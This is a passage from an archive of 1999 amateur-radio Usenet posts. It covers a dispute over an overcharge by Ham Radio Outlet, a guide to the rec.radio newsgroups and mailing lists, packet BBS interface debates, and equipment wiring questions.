call up the credit card company and tell them that you were not
charged fairly, and to cancel payment of the charge to the card.

I've only had to do this once, and the problem I had with the
company was cleared up in about 12 hours, and they overnighted
me the correct product, along with a container to mail the incorrect
product back to them, postage paid. This was alot better than
trying to convince the operator at the end of the "hold for 20
minutes" line that I actually had been shipped the wrong product..

In rec.radio.amateur.digital.misc BD <bodu@pobox.com> wrote:
:B>I ordered a discontinued (I think, since there was only one left) 32k
:B>version of the Kantronics 9612+ for about $240 or so.... Well.. I get it
:B>UPS'd, open it up and find that the reciept will be sent later (there was no
:B>indication at all of what they charged me), and go hook it up (I had to buy
:B>a few parts and solder the stuff cables together myself, so it's hardly in
:B>returnable-condition now) and start playing with it..
:B>WELL.. Today, I get the receipt for $329 showing that I ordered the 128k
:B>version!!
:B>Not that I'd not have ordered it anyway if the 32k wasn't shown to be
:B>available (possibly should have anyway, but that's something else), but...
:B>Anyone else have such happen to 'em when ordering from Ham Radio Outlet??
:B>Shouldn't they only be allowed to charge me up to what I agreed to without
:B>me having to return me little toy? ;) Sounds reasonable to me..
:B>I'd expect to return the over-charge without getting the merchandise back in
:B>my line-o-biz, for sure...

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
cwbuckle@mtu.edu @ Da House -- (906)487-6996
---- ---- ---- ---- ---- ----

"Deciding on a career is merely a matter
of determining which type of BS you

would like to put of with for the rest
of your life."

2352. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: quatsein@island.net
Message-ID: <373e423d.3028218958@news.cr.island.net>
Source record: 18108
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Boy that post really hit a sore spot with you, makes a guy
wonder about HRO.

Steve Carlisle VE7AHL

On Sun, 16 May 1999 00:00:41 GMT, Clint Bradford
<clintbrad4d@earthlink.net> wrote:

>In article <7hkqgjrad1@newnews.startext.net>,
> "BD" <bodu@pobox.com> wrote:
>> I ordered a discontinued (I think, since there was only one left) 32k
>> version of the Kantronics 9612+ for about $240 or so...
>
>So...instead of FIRST contacting your dealer to explain the problem...
>
>You decided to post your story here.
>
>I believe most reasonable folks would simply call their dealer up the
>first available opportunity and deal with the matter at hand.
>
>NO - HRO has no long "history" of mistreating their cleints.
>
>I certainly hope that (a) you have been totally truthful with your story
>here, and (b) as soon as HRO clears this matter up with you, that you'll
>post the entire solution arrived at.
>
> - Clint Bradford, ATTENTION to Details
> http://www.clintbradford.com
>
>
>--== Sent via Deja.com http://www.deja.com/ ==--
>---Share what you know. Learn what you don't.---

2353. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Clint Bradford <clintbrad4d@earthlink.net>
Message-ID: <7hlq8t$8dh$1@nnrp1.deja.com>
Source record: 18109
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

In article <uyq%2.801$nc1.79233@typ12.nn.bcandid.com>,
"Joe Schlatter" <w4hh@schlatter.org> wrote:

> Has the thought occurred to you that there are things you could do to
> alleviate the situation, other than posting on the internet -- such
> as:
> 1. Call HRO and work it out with them.

No, Joe...he'd rather moan here and try to gain sympathy for whatever
reason.

Any reasonable person would do as you suggest: Call the
dealer and ask, "What's up?

- Clint Bradford, ATTENTION to Details
http://www.clintbradford.com

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2354. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7hlsr1$1m1@news.Hawaii.Edu>
Source record: 18110
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, (jeffreyh@hawaii.edu), or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
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Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas.

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send email with the word "subscribe" on a line by itself to cq-contest-request@tgv.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to

dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's headers (before the first blank line). This will cause followups to your

article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, KH6O, rec.radio.amateur working-group
jeffreyh@hawaii.edu

2355. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hlv3k$f7s@enews1.newsguy.com>
Source record: 18111

BD wrote in message <7hlf99$ab2$1@newnews.startext.net>...
>I wasn't really refering to graphics.. I never even opted to use ANSI on
the
>bbs's I used to call..
>I was comparing CLI to CLI... Look at RBBS, Fido, or any # of the other
>progs that were popular awhile before the internet came about (they may
>still be, for all I know)....

RGR.. I used to run a "Wildcat" LandLineBBS , many moons ago.

Again, the difference is that Packet software does not have the luxury of being so "wordy" as the old LLBBS's used to be.

Here's what I mean: In deep south Texas, near Brownsville, a "LandLine Lid" BBS set up shop several years ago. (LandLine Lids use the telephone and pretend it is Amateur Radio.) I believe the call there is N9BDX, although I am not certain.
When he first set up his "BBS" several years ago, experienced Packet ops in south Texas were amused to see that the "LLL" had set up an elaborate "Intro screen" for his Station. - Every connectee had to sit and wait while several pages of useless junk slowly crawled across the screen. This is the kind of boo-boo that only a very inexperienced BBS SYSOP would ever consider doing, since it ties up the frequency to no purpose. Everybody expected that he would soon learn that what he was doing was not just wrong, but kind of stupid, but nope... Several years later the "BozoBBS" in south Texas still makes every connectee sit through several pages of useless junk. - A waste of good spectrum, not to mention everybody's time.

The point being that a "good" Packet server (BBS) keeps all the prompts short and sweet. Elaborate menus, ect, would look neat but would also waste valuable time and spectrum.
I think that if you carefully examine WHAT a Packet BBS must do and under what conditions it must be usable, you'll see that the Packet BBS's interface is spartan for a very good reason.

>The packet-progs look like something you might've gotten included free with
>the modem or what you might have connected to when uploading a forsale ad
to
>the newspaper in the 80's...
>"Like Ancient..."
>I know that there's lots more 'behind the scenes' stuff going on with
>Packet, but......
>The user-interface could sure still use LOTS of improvement.
>Thanks for the link, btw.. ;)

Most of the BBS's have SYSOP-defined prompts, allowing the SYSOP some ability to personalize their stations. Also, source code is available for AA4RE if you program in PASCAL, or CBBS if you program in C. There are several dozen versions of "NOS" (tcpip) software which includes the source code in C as well.

You could tinker around with one of those, or "cut 'n paste" enough code to get something of your own going. The problem with writing BBS software is the message transfer protocol. Your BBS must be compatible with other BBS's in this respect, and in this day 'n age must be able to offer "compressed forwarding" where messages are compressed and decompressed in a way which is compatible with other stations. There are quite a few standards of this sort which you will need to be aware of and be ready to implement.

A lot of Hams have been less that delighted with the user interface of Packet BBS's, and I for one would like to encourage you to work on this. Sometimes a fresh point of view can do an awful lot of good.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2356. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Tom@astro.net
Message-ID: <926856262.894.16@news.remarQ.com>
Source record: 18112
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

I agree. I have ordered a number of things from their N.H. store and never had a problem. If I did I would have called them right away and I'm sure it would have been taken care of. I give them 2 thumbs up.

73,
Tom

In article <uyq%2.801$nc1.79233@typ12.nn.bcandid.com>, "Joe Schlatter" <w4hh@schlatter.org> wrote:
>I have purchased from HRO via 800 number and over-the-counter. Never had a
>problem. I deal with the store in Woodbridge, VA.
>
>Has the thought occurred to you that there are things you could do to
>alleviate the situation, other than posting on the internet -- such as:
>
>1. Call HRO and work it out with them.
>2. Call your credit card company and tell them that you were mis-charged.
>They will not honor the charge until things are straightened out.
>
>Maybe when it is all straight you will post the rest of the story.
>
>--
>Regards,
>Joe Schlatter
>joe@schlatter.org
>http://www.schlatter.org/
>http://www.miafacts.org/
>Amateur Radio Extra Class call sign W4HH
>BD wrote in message <7hkqgjrad1@newnews.startext.net>...
>>I ordered a discontinued (I think, since there was only one left) 32k
>>version of the Kantronics 9612+ for about $240 or so.... Well.. I get it
>>UPS'd, open it up and find that the reciept will be sent later (there was
>no
>>indication at all of what they charged me), and go hook it up (I had to buy
>>a few parts and solder the stuff cables together myself, so it's hardly in
>>returnable-condition now) and start playing with it..
>>WELL.. Today, I get the receipt for $329 showing that I ordered the 128k
>>version!!
>>Not that I'd not have ordered it anyway if the 32k wasn't shown to be
>>available (possibly should have anyway, but that's something else), but...
>>Anyone else have such happen to 'em when ordering from Ham Radio Outlet??
>>Shouldn't they only be allowed to charge me up to what I agreed to without
>>me having to return me little toy? ;) Sounds reasonable to me..
>>I'd expect to return the over-charge without getting the merchandise back

>in
>>my line-o-biz, for sure...
>>
>>
>>
>
>

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

2357. Live Radio On Internet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: KS5TTRUE@webtv.net
Message-ID: <11442-373EB1BB-3@newsd-102.iap.bryant.webtv.net>
Source record: 18113

Does anyone know a site where a fellow can enter the frequency and
listen on 75 meters?

Please email direct to: ks5ttrue@webtv.net

2358. PK-232 to mic plug wiring?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Marty <marty-k2@snet.net>
Message-ID: <373EC86E.5D176309@snet.net>
Source record: 18114
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I have a PK-232MBX, but no manual. Would someone have the wiring instructions for the mic plug to the PK232 connector?

The pre-wired cable that came with the PK232 has 5 wires: red, brown, black, white and green which terminate in a 5-pin inline female plug at the tnc end. I need to know which ones go to PTT, mic, mic ground, and chassis ground on the mic plug.

If anyone has the manual, or knows where this information might be obtained online, I would greatly appreciate your help.

Marty K1FHR

2359. Help withYaesu CAT system.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: m0brk@aol.com
Message-ID: <19990516105510.00830.00001423@ng36.aol.com>
Source record: 18115

Please could anyone point me to a good programe for use with my Yaesu FT1000MP
Cat system. If so please e-mail me at M0BRK@aol.com
Thanks from M0BRK Warren.
73s

2360. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <fjB%2.332$T4.7045@news.goodnet.com>
Source record: 18116

Consumers are never happy.

The interface you describe is not really supposed
to be used by the consumer. You're supposed to use a Windows
or Mac program. Get APRS and interface it to your TNC. That's about
the only application besides Packet Cluster that is viable at 1.2 kbps.

To answer your question: What For?

The answer is whatever you want. If you try to be the lone ranger, then
yes, it will be boring. If you and another Ham do things with it, then it
will be fun. What your asking, is that you spent a ton of money for an
object that doesn't entertain you right out of the box. This is normal.
This isn't the same as a tickle-me-elmo, or other consumer product.
You will have to enteract with another human (God forbid) in order to
get the most out of it.

Steve

BD wrote
>I wasn't really refering to graphics.. I never even opted to use ANSI on
the
>bbs's I used to call..
>I was comparing CLI to CLI... Look at RBBS, Fido, or any # of the other
>progs that were popular awhile before the internet came about (they may
>still be, for all I know)....
>The packet-progs look like something you might've gotten included free with
>the modem or what you might have connected to when uploading a forsale ad
to
>the newspaper in the 80's...
>"Like Ancient..."
>I know that there's lots more 'behind the scenes' stuff going on with
>Packet, but......
>The user-interface could sure still use LOTS of improvement.

2361. WTB: FREDERICK 1635TD SPEC DISPLAY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: RAMSTA <ramsta@cts.com>
Message-ID: <01be9fb1$42f60600$e60878d8@ramsta.inetworld.net>
Source record: 18117

Unit must be in exc condition and working well.

Mike/KC8CU/San Diego

2362. WTB: FREDERICK 1635A DEMOD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: RAMSTA <ramsta@cts.com>
Message-ID: <01be9fb1$5fedcb80$e60878d8@ramsta.inetworld.net>
Source record: 18118

Unit must be in exc cond and working well.

Mike/KC8CU/San Diego

2363. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Art Becker <artbecker@pipeline.com>
Message-ID: <7hmrbembr1@nntp4.atl.mindspring.net>
Source record: 18119
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

>> Humor, dude... Comprende? <<

No, it is bigotry, "dude." The words speak for themselves. I saw nothing in the message to indicate humor. The words used deliberately demeaned the accomplishments and hard work of others.

<< Art >>

2364. StartUp of RiTTY Evaluation Version

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <373ef861.665686@netnews.worldnet.att.net>
Source record: 18120

I am presently having difficulty in getting the demo version of RiTTY vers2.07 to get started.
I am running WIN95B OEM with MS Plus on a Pentium2/233MHz with Norton SystemWorks vers2.0 installed.

I have a shortcut to c:\RITTY\RITTY.EXE on my desktop....

When double-clicking on the shortcut, I get to a black screen that lists the name and vers 2.07 of Brian's software.

I have not been able to get any further. Perhaps this is a corrutped file? Is the demo/evaluation version of RiTTY available yet?

73s, and TNX fer your replies; wa2rsx@att.net
~Vince~

2365. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7hn1ur$t3b@dfw-ixnews8.ix.netcom.com>
Source record: 18121
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Most folks use LSB with AFSK for HF digital communications.

Marty wrote in message <373B204E.13872DE8@snet.net>...
>Can a Baycom modem, such as a BP-1, can be connected through the a USB
>port, and if so, how it would be wired?
>
>I would in particular like to use such a hookup with the AGW program.
>Would it be configured as a Baycom serial port?
>
>Any references, suggestions or comments will be appreciated.
>
>Marty K1FHR

2366. Contest Log Book on-line

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Fabio <cq.fabio@iol.it>
Message-ID: <7hmv0ktei1@hermes.iol.it>
Source record: 18122

If you need to publish your Contest Log Book on-line, but you have not a personal web site for to do it, try on this site:
http://users.iol.it/cq.fabio/logbook.htm

2367. Re: PK-232 to mic plug wiring?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: tonysez@nospamweb.com
Message-ID: <373f1950.7560887@news.ncweb.com>
Source record: 18123
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

On Sun, 16 May 1999 09:30:22 -0400, Marty <marty-k2@snet.net> wrotm:

>I have a PK-232MBX, but no manual. Would someone have the wiring
>instructions for the mic plug to the PK232 connector?
>
>The pre-wired cable that came with the PK232 has 5 wires: red, brown,
>black, white and green which terminate in a 5-pin inline female plug at
>the tnc end. I need to know which ones go to PTT, mic, mic ground, and
>chassis ground on the mic plug.
>
>If anyone has the manual, or knows where this information might be
>obtained online, I would greatly appreciate your help.
>
>Marty K1FHR
Go check out this site....
http://prairie.lakes.com/~medcalf/ztx/wire/

2368. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hnjpu$1ad$1@news.asu.edu>
Source record: 18124

----- snip -----

>> I get tired of listening to the 'techno-weenies' in the club talking
about
it.. <<

First you insult many of us, and then have the nerve to ask for help?

<< Art >> WA9BOJ

----- end snip -----

Would you go for "techno-sausage"? That's a little more macho!

Jack VE3EED/W7
Chandler,AZ
--

2369. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hnkpn$1ao$1@news.asu.edu>
Source record: 18125

I think you should have bought a "bigger" TV to keep up with
the Joneses.

Jack VE3EED/W7
Chandler,AZ
--

2370. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hnktu$1ar$1@news.asu.edu>
Source record: 18126

<< Art >> sure has no sense of humor!!!!!

Jack VE3EED/W7
Chandler,AZ
--

2371. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-16 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7hnqgi$22k6$1@node17.cwnet.frontiernet.net>
Source record: 18127
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Hi gang,

I had purchased a Butternut HF-2V vertical from HRO in
Salem, NH. The Butternut was not complete with some parts
missing. HRO sent me a replacement the same day I phone them
and also a UPS call tag to return the original.

I think that is great service. Guess where I continue to
shop?

Rick, W1TY

BD <bodu@pobox.com> wrote in message
news:7hkqgjrad1@newnews.startext.net...
| I ordered a discontinued (I think, since there was only
one left) 32k
| version of the Kantronics 9612+ for about $240 or so....
Well.. I get it
| UPS'd, open it up and find that the reciept will be sent
later (there was no
| indication at all of what they charged me), and go hook it
up (I had to buy
| a few parts and solder the stuff cables together myself,
so it's hardly in
| returnable-condition now) and start playing with it..
| WELL.. Today, I get the receipt for $329 showing that I
ordered the 128k
| version!!
| Not that I'd not have ordered it anyway if the 32k wasn't
shown to be
| available (possibly should have anyway, but that's
something else), but...
| Anyone else have such happen to 'em when ordering from Ham
Radio Outlet??
| Shouldn't they only be allowed to charge me up to what I
agreed to without
| me having to return me little toy? ;) Sounds reasonable
to me..
| I'd expect to return the over-charge without getting the
merchandise back in
| my line-o-biz, for sure...
|
|
|

2372. PI4ZLD website

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Henk Remijn <hremijn@nospam.zeelandnet.nl>
Message-ID: <373f4adb$0$22827@news2.zeelandnet.nl>
Source record: 18128
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet

PI4ZLD info.

See http://pi4zld.8m.com/info-eng.html (us mirror)
or for europeans: http://www.hzeeland.nl/~eddy/ham/rdb/info-eng.html
or dutch: http://www.hzeeland.nl/~eddy/ham/rdb/info-ned.html

2373. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Clint Bradford <clintbrad4d@earthlink.net>
Message-ID: <7hpalvhbo1@nnrp1.deja.com>
Source record: 18129
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

In article <7hnqgi$22k6$1@node17.cwnet.frontiernet.net>,
"Rick Mintz" <Rmintz@Frontiernet.net> wrote:

> The Butternut was not complete with some parts
> missing. HRO sent me a replacement the same day I phoned them
> and also a UPS call tag to return the original.

Unbelievable story, Rick. You had a problem with a purchase, called up
the dealer, and had it all straightened out immediately...

Why didn't you post defamatory public letters in newsgroups when you
first noticed the missing parts, Rick? You know, bitch and moan BEFORE
you called the dealer to straighten things out?

<g>

- Clint Bradford, ATTENTION to Details
http://www.clintbradford.com

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2374. TNC question (HELP!!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: kvenl@dds.nl
Message-ID: <7hq2f6$3bj$1@nnrp1.deja.com>
Source record: 18130

Hi all!

Do TNC 'remember' certain parameters?

And if yes, how can you 'reset' them?

At first my TNC2 worked just fine, now he waits too long for
transmitting, gives no responses on requests, etc

It has WA8DED firmware.

Anyone, thanks a lot!

Kees

(The Netherlands)

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2375. Re: Live Radio On Internet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7homrn$2onj@enews1.newsguy.com>
Source record: 18131

Truman Green wrote in message
<11442-373EB1BB-3@newsd-102.iap.bryant.webtv.net>...
Does anyone know a site where a fellow can enter the frequency and
listen on 75 meters?

Yes, the site is called "the hamshack". This is a room set aside by an
Amateur Radio operator for his radio equipment.

Most, but not all "hamshacks" have a provision for listening on 75 meters.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2376. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7honj2$2p0l@enews1.newsguy.com>
Source record: 18132

JACK CLARKE wrote in message <7hnjpu$1ad$1@news.asu.edu>...
>
>----- snip -----
>
>>> I get tired of listening to the 'techno-weenies' in the club talking
>about
>it.. <<
>
>First you insult many of us, and then have the nerve to ask for help?

He wasn't asking the "techno-weenies" here, bud. He made it pretty plain
that he was not doing so.

So- If the term "techno-weenie" feels so comfortable that you immediately
identify yourself with it, keep in mind that it was YOU who made that
identification (No names were named) and it's pretty darned silly to then
turn around and act insulted by the term you just got through identifying
yourself with.

Quick! Grab the receptionist's little bottle of "white-out" and take a few
good sniffs of it. - Maybe that will help you calm down a bit.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2377. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-17 00:00:00 UTC
From: barryo@fastlink.com.au
Message-ID: <37401bc1.6094408@genenews.acay.com.au>
Source record: 18133
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Christopher W. Buckley <cwbuckle@mtu.edu> wrote:

:product back to them, postage paid. This was alot better than

Do you mean a lot or not a lot?

Barry
==========
